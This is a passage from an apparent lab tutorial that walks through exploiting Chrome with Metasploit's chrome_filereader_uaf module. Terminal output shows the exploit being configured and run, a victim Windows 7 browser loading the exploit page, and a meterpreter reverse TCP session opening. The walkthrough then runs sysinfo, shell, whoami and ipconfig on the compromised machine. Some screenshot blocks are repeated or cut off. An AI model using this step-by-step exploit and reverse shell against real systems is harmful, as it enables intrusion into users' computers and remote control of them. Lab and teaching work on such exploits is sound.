   SRVHOST  0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on
 all addresses.
   SRVPORT  8080             yes       The local port to listen on.
   SSL      false            no        Negotiate SSL for incoming connections
   SSLCert                   no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                   no        The URI to use for this exploit (default is random)

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(windows/browser/chrome_filereader_uaf) > set URIPATH /
URIPATH => /
msf6 exploit(windows/browser/chrome_filereader_uaf) > set LHOST 192.168.92.128
LHOST => 192.168.92.128
msf6 exploit(windows/browser/chrome_filereader_uaf) > █
```


11. > options




```
msf6 exploit(windows/browser/chrome_filereader_uaf) > options

Module options (exploit/windows/browser/chrome_filereader_uaf):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   SRVHOST   0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on
 all addresses.
   SRVPORT   8080             yes       The local port to listen on.
   SSL       false            no        Negotiate SSL for incoming connections
   SSLCert                    no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH   /                no        The URI to use for this exploit (default is random)

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.92.128   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(windows/browser/chrome_filereader_uaf) > 
```

12. > run

Here the server is started with our system’s ip , now copy this IP and paste it in the windows machine chrome browser.




```
msf6 exploit(windows/browser/chrome_filereader_uaf) > options

Module options (exploit/windows/browser/chrome_filereader_uaf):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   SRVHOST   0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on
 all addresses.
   SRVPORT   8080             yes       The local port to listen on.
   SSL       false            no        Negotiate SSL for incoming connections
   SSLCert                    no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH   /                no        The URI to use for this exploit (default is random)

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.92.128   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(windows/browser/chrome_filereader_uaf) > run
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.92.128:4444
[*] Using URL: http://0.0.0.0:8080/
[*] Local IP: http://192.168.92.128:8080/
[*] Server started.
msf6 exploit(windows/browser/chrome_filereader_uaf) > 
```




```
msf6 exploit(windows/browser/chrome_filereader_uaf) > options

Module options (exploit/windows/browser/chrome_filereader_uaf):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   SRVHOST   0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on
 all addresses.
   SRVPORT   8080             yes       The local port to listen on.
   SSL       false            no        Negotiate SSL for incoming connections
   SSLCert                    no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH   /                no        The URI to use for this exploit (default is random)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes                                , seh, thread, process, none)
   LHOST     192.168.92.128   yes                                face may be specified)
   LPORT     4444             yes


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(windows/browser/chrome_fi
[*] Exploit running as background job
[*] Exploit completed, but no session

[*] Started reverse TCP handler on 192
[*] Using URL: http://0.0.0.0:8080/
[*] Local IP: http://192.168.92.128:8080/
[*] Server started.
msf6 exploit(windows/browser/chrome_filereader_uaf) > 
```

root@kali:/home/kali
File Actions Edit View Help
Open Link
Copy Link Address
Copy Selection Ctrl+Shift+C
Paste Clipboard Ctrl+Shift+V
Paste Selection Shift+Ins
Zoom in Ctrl++
Zoom out Ctrl+-
Zoom reset Ctrl+0
Clear Active Terminal Ctrl+Shift+X
Split Terminal Horizontally
Split Terminal Vertically
Collapse Subterminal
Toggle Menu Ctrl+Shift+M
Preferences...

13. Now paste the IP copied into the chrome browser




14. The page will keep on loading on the other hand we will get the session created.



192.168.92.128:8080

You are using an unsupported command-line flag: --no-sandbox. Stability and security will suffer.


15. Now , we got a meterpreter sessions opened.



```
   ----     ---------------     --------   -----------
   SRVHOST  0.0.0.0            yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on
 all addresses.
   SRVPORT  8080               yes       The local port to listen on.
   SSL      false              no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH  /                  no        The URI to use for this exploit (default is random)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.92.128   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(windows/browser/chrome_filereader_uaf) > run
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.92.128:4444
[*] Using URL: http://0.0.0.0:8080/
[*] Local IP: http://192.168.92.128:8080/
[*] Server started.
msf6 exploit(windows/browser/chrome_filereader_uaf) > [*] 192.168.92.130   chrome_filereader_uaf - Sending /
[*] 192.168.92.130   chrome_filereader_uaf - Sending /favicon.ico
[*] 192.168.92.130   chrome_filereader_uaf - Sending /exploit.html
[*] 192.168.92.130   chrome_filereader_uaf - Sending /worker.js
[*] Sending stage (175174 bytes) to 192.168.92.130
[*] Meterpreter session 1 opened (192.168.92.128:4444 → 192.168.92.130:49177) at 2021-02-28 09:45:34 -0500
```

16. Now we will use that session created using


- sessions
- sessions 1



```
msf6 exploit(windows/browser/chrome_filereader_uaf) > sessions

Active sessions
===============

  Id  Name  Type                     Information                              Connection
  --  ----  ----                     -----------                              ----------
  1         meterpreter x86/windows  WIN-BN32D4M2LBP\aksha @ WIN-BN32D4M2LBP  192.168.92.128:4444 → 192.168.92.130:49177 (192.168.92.130)

msf6 exploit(windows/browser/chrome_filereader_uaf) > sessions 1
```

17. Use this command


- sysinfo



```
msf6 exploit(windows/browser/chrome_filereader_uaf) > sessions

Active sessions
===============

  Id  Name  Type                     Information                              Connection
  --  ----  ----                     -----------                              ----------
  1         meterpreter x86/windows  WIN-BN32D4M2LBP\aksha @ WIN-BN32D4M2LBP  192.168.92.128:4444 → 192.168.92.130:49177 (192.168.92.130)

msf6 exploit(windows/browser/chrome_filereader_uaf) > sessions 1
[*] Starting interaction with 1 ...

meterpreter > sysinfo
Computer        : WIN-BN32D4M2LBP
OS              : Windows 7 (6.1 Build 7600).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > 
```

18. Use this command to create a shell


- shell



```
msf6 exploit(windows/browser/chrome_filereader_uaf) > sessions

Active sessions
===============

  Id  Name  Type                     Information                                 Connection
  --  ----  ----                     -----------                                 ----------
  1         meterpreter x86/windows  WIN-BN32D4M2LBP\aksha @ WIN-BN32D4M2LBP  192.168.92.128:4444 → 192.168.92.130:49177 (192.168.92.130)

msf6 exploit(windows/browser/chrome_filereader_uaf) > sessions 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer        : WIN-BN32D4M2LBP
OS              : Windows 7 (6.1 Build 7600).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > shell
Process 3020 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Program Files\Google\Chrome\Application\72.0.3626.119>
```


19. By using the command

- whoami



```
C:\Program Files\Google\Chrome\Application\72.0.3626.119>whoami
whoami
win-bn32d4m2lbp\aksha

C:\Program Files\Google\Chrome\Application\72.0.3626.119>
```

20. Now we will confirm by getting the ip address of victim's machine using this shell created



```
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > shell
Process 2488 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Program Files\Google\Chrome\Application\72.0.3626.119>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Bluetooth Network Connection:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . : localdomain
   Link-local IPv6 Address . . . . . : fe80::179:9c78:7bd8:2083%11
   IPv4 Address. . . . . . . . . . . : 192.168.92.130
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.92.2

Tunnel adapter isatap.localdomain:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . : localdomain

Tunnel adapter isatap.{3ECF5B78-796A-4505-8FF9-9730953FEF02}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :
```